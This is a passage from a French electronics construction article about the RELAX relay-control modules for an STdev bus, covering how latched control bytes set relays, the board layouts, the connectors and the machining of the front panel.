




**Fig. 4** : Synoptique.





Côté composants


Côté cuivre





Côté composants

Côté cuivre








Côté cuivre

les D-Q présentes dans chaque module sous la forme d'un 74LS374. Le numéro de chaque module (de 0 à 7) est aussi son adresse, et l'octet qui s'y trouve décrit l'état de ses relais, chaque bit déterminant la position : ouvert(0) ou fermé (1). Ainsi, avec un octet de commande de $10101010_B$, tous les relais impairs du module seront fermés, alors que les relais pairs resteront ouverts. Le bus STdev peut donc communiquer avec d'autres cartes : l'état des relais est figé par les bascules.

Enfin, les sorties du 74LS374 attaquent les étages de puissance, comme il a été présenté lors de l'étude des relais.

## PRATIQUE DE LA RÉALISATION

Il n'y a rien à dire sur le circuit de support de modules, du fait de son extrême simplicité (Fig. 5). Tout au plus signalerons nous la présence d'un petit strap, à ne pas oublier, ainsi que la coupure de deux broches du connecteur DB 25 en bord de carte : la troisième extérieure en partant de la gauche, et la deuxième, toujours extérieure, en partant de la droite (voir figure 5). La largeur des pistes véhiculant le courant des relais a contraint les développeurs à mutiler ainsi le connecteur. La diode verte est l'habituel témoin d'alimentation (5 V), et la rouge atteste de la présence d'une source de 12 V pour les relais.





**Fig. 5 :** Support RELAX, schéma d'implantation.





**Fig. 6a :** Module RELAX RT.

Les modules ne sont pas plus compliqués, sinon plus denses (Fig. 6 a et b). l'intégration a été poussée afin de réduire l'encombrement dans le rack, d'où l'emploi de circuits imprimés double face.

Deux versions sont proposées, à relais T ou RT, dont les références sont données dans la nomenclature.





**Fig. 6b :** Module RELAX T.

Toutes les connexions d'un même module sont regoupées sur une nappe 24 fils sertie de ce côté sur un support DIP 24 broches pour CI, et de l'autre sur un connecteur DB 25 femelle semblable à ceux du fond de panier STdev et fixé sur la face avant (le brochage de tous ces connecteurs se trouve figure 7).

L'usinage de cette dernière est en revanche plus délicat, dans la mesure où il s'agit de tailler de larges encoches dans l'aluminium. On y parvient cependant en découpant les traits 1 et 2 (voir sur le plan de perçage, figure 8) à la scie à métaux, puis 3 à l'aide d'une scie à fil introduite dans une des rainures effectuées. Quant aux différents trous, ils sont pour la plupart alignés avec les trous déjà présents dans la face avant d'origine.





**Fig. 7 :** Les connnecteurs de RELAX.

